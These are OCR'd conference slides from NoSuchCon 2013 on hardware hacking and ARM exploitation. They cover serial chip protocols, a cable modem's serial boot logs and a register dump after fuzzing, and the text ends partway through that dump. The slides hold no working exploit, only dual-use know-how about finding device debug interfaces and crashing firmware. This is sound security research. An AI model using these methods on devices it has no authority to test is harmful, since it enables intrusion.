WHO'D HAVE THOUGHT THEY'D MEET IN THE MIDDLE?

"ARM Exploitation" and "Hardware Hacking" convergence memoirs

http://www.dontstuffbeansupyournose.com

Stephen A. Ridley

NoSuchCon Paris 2013


First things first...
PREVENT
MORE
WHITEHATS:
WEAR THIS
BLACKHAT
www.dontstuffbeansupyournose.com

A bit about me…

- Run a blog with Stephen C. Lawler


- www.dontstuffbeansupyournose.com

Who Are We? (Ridley)

- **Currently:** Principal Accipiter Research
- **Previously:**
- Chief Information Security Officer (at a bank), Senior Consultant Matasano
- Senior Security Researcher McAfee (founded Security Architecture Group)
- Kenshoto Founder, CSAW CTF Judge (Reverse Engineering)
- Guest Lecturer/Instructor (New York University, Netherlands Forensics Institute, Department of Defense, Google, et al)
- Author of several upcoming books ("Android Hackers Handbook" September 2013 Wiley & Sons)

Xipiter

Who Are We? (Lawler)



Xipiter

Who Are We? (Lawler)

- **Currently:** Independent Security Researcher, Software Developer (Bits And Data Associates)
- **Previously:** Principal at Mandiant, Principal at ManTech
- Not originally a security guy, used to program Sonar systems for the Navy
- Specializing in research, Kernel development, Kernel internals and Advanced Software Exploitation

Xipiter

Talk Outline


- How did we get started with this stuff?
- "Hardware Hacking for Software People" (ReCon Montreal 2011, SummerCon New York 2011)
- Developing the "Practical ARM Exploitation" training
- Building ARM exploitation development environments
- "Advanced ARM exploitation techniques"
  - ROP on ARM
  - Stack Flipping
- Our neat new research (hardware techniques, USB and bus fuzzing, our newest work: The "Osprey" hardware device)

Talk Outline

- Some of this talk given at Breakpoint 2012, and Infiltrate 2013
- "Hardware Hacking for Software People" (ReCon Montreal 2011, SummerCon New York 2011)
- Some completely new research we will not release publicly (some new stuff for NoSuchCon Paris 2013)

How it all started…

This stuff looks cool…what the hell is it?



Chips speak to each other with standard protocols!

- Simple standard serial protocols are often used!
- YOU MEAN TO TELL ME CHIPS USE SERIAL!? **YES!!**
- RS-232, i2c, spi, Microwire, etc
  - Serial comms have low pin-counts (some as low as one wire)
  - Found in: EEPROM, A2D/D2A convertors, LCDs, temperature sensors, which means **EVERYTHING!**
- Parallel: (hardly ever) requires 8 or more pins.

Xipiter


Where we found these hardware interfaces.


What Uses it?


- **Analog to Digital Convertors. Found in:**
  - batteries, convertors, temperature monitors
- **Bus Controllers. Found in:**
  - telecom, automotive, Hi-Fi systems, in your PC, consumer electronics
- **Real Time Clock/Calendar. Found in:**
  - telecom, consumers electronics, clocks, automotive, Hi-Fi systems, PCs, terminals
- **LCD/LED Displays and Drivers. Found in:**
  - telecom, automotive, metering systems, Point of Sales, handhelds, consumer electronics
- **Dip Switch. Found in:**
  - telecom, automotive, servers, batteries, convertors, control systems


How I've found it useful:

- Routers
- BlackBox Hardware PenTests
- HDMI (HDCP protocol)
- VGA (DDC/CI protocol)
- EEPROM










Our Target:

A VERY common cablemodem in the United State that uses a Broadcom chipset


What to look at first?
Hey what are those pins?

Logs of it booting!!!

ECOS Real Time Operating System!

```
SARidleys-MacBook-Air:Desktop sa7$ ./thing.py
--Return--
> /Users/sa7/Desktop/thing.py(11)<module>()->None
-> import pdb; pdb.set_trace()
(Pdb) print thang
Value'246'0
MemSize:' '..........................' '8M
Flash' 'detected' '@0xbe000000

Signature:' 'a806


Broadcom' 'BootLoader' 'Version:' '2.1.6d' 'release' 'Gnu
Build' 'Date:' 'Apr' '29' '2004
Build' 'Time:' '17:54:32

Image' '1' 'Program' 'Header:
'    'Signature:' 'a806
'      'Control:' '0005
'    'Major' 'Rev:' '0400
'    'Minor' 'Rev:' '04ff
'   'Build' 'Time:' '2004/5/8' '04:33:27' 'Z
' 'File' 'Length:' '756291' 'bytes
Load' 'Address:' '80010000
'     'Filename:' 'ecram_sto.bin
'          'HCS:' '440a
'          'CRC:' '90cc24e0


Image' '2' 'Program' 'Header:
'    'Signature:' 'a806
'      'Control:' '0005
```

```
' 'eCos' '-' 'hal_diag_init
Init' 'device' /dev/ttydiag'
Init' 'tty' 'channel:' '802cdbb8
Init' 'device' /dev/tty0'
Init' 'tty' 'channel:' '802cdbd8
Init' 'device' /dev/haldiag'
HAL/diag' 'SERIAL' 'init
Init' 'device' /dev/ser0'
BCM' '33XX' 'SERIAL' 'init' '-' 'dev:' 'fffe0
Set' 'output' 'buffer' '-' 'buf:' '802ffb80' '
Set' 'input' 'buffer' '-' 'buf:' '80300380' '
BCM' '33XX' 'SERIAL' 'config
'255'
Reading' 'Permanent' 'settings' 'from' 'non-v
Checksum' 'for' 'permanent' 'settings:'  '0xb
Settings' 'were' 'read' 'and' 'verified.
```

After fuzzing, the bugs begin to show!

```
r0/zero=00000000' 'r1/at'  '=00000000' 'r2/v0'  '=ffffffff' 'r3/v1'  '=801f965c
r4/a0'  '=00000010' 'r5/a1'  '=00000000' 'r6/a2'  '=801f9a9c' 'r7/a3'  '=801f9c88
r8/t0'  '=80549184' 'r9/t1'  '=00000002' 'r10/t2' '=36313733' 'r11/t3' '=37303030
